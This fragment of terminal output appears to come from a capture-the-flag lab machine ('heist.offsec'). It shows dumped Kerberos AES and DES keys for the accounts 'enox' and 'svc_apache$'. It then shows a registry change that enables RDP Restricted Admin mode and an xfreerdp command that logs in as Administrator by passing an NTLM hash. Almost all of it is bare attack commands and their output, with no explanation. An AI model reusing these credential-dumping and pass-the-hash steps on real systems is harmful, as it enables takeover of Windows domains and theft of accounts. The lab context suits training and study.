enox:aes256-cts-hmac-sha1-96:812e3f3bc88f59b0e61db203bbeb6ae42c62902c54a7272da4ce0b2e1e3bace2
enox:aes128-cts-hmac-sha1-96:fe6482cb86521263843a934de85de785
enox:des-cbc-md5:5b38078552bcfd64
svc_apache$:aes256-cts-hmac-sha1-96:dd2871287aacc1611f34ecb1d68a4e10bef35539d7964fd6d4ec2db7a8907b16
svc_apache$:aes128-cts-hmac-sha1-96:ba2753de24265de37a99cdd7961d85c9
svc_apache$:des-cbc-md5:1f1034a767765186
[*] Cleaning up...
PS C:\temp\registry> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
The operation completed successfully.
xfreerdp /cert-ignore /compression /auto-reconnect /dynamic-resolution /v:heist.offsec /u:Administrator /pth:b325100ee400c16d56c42f9685381139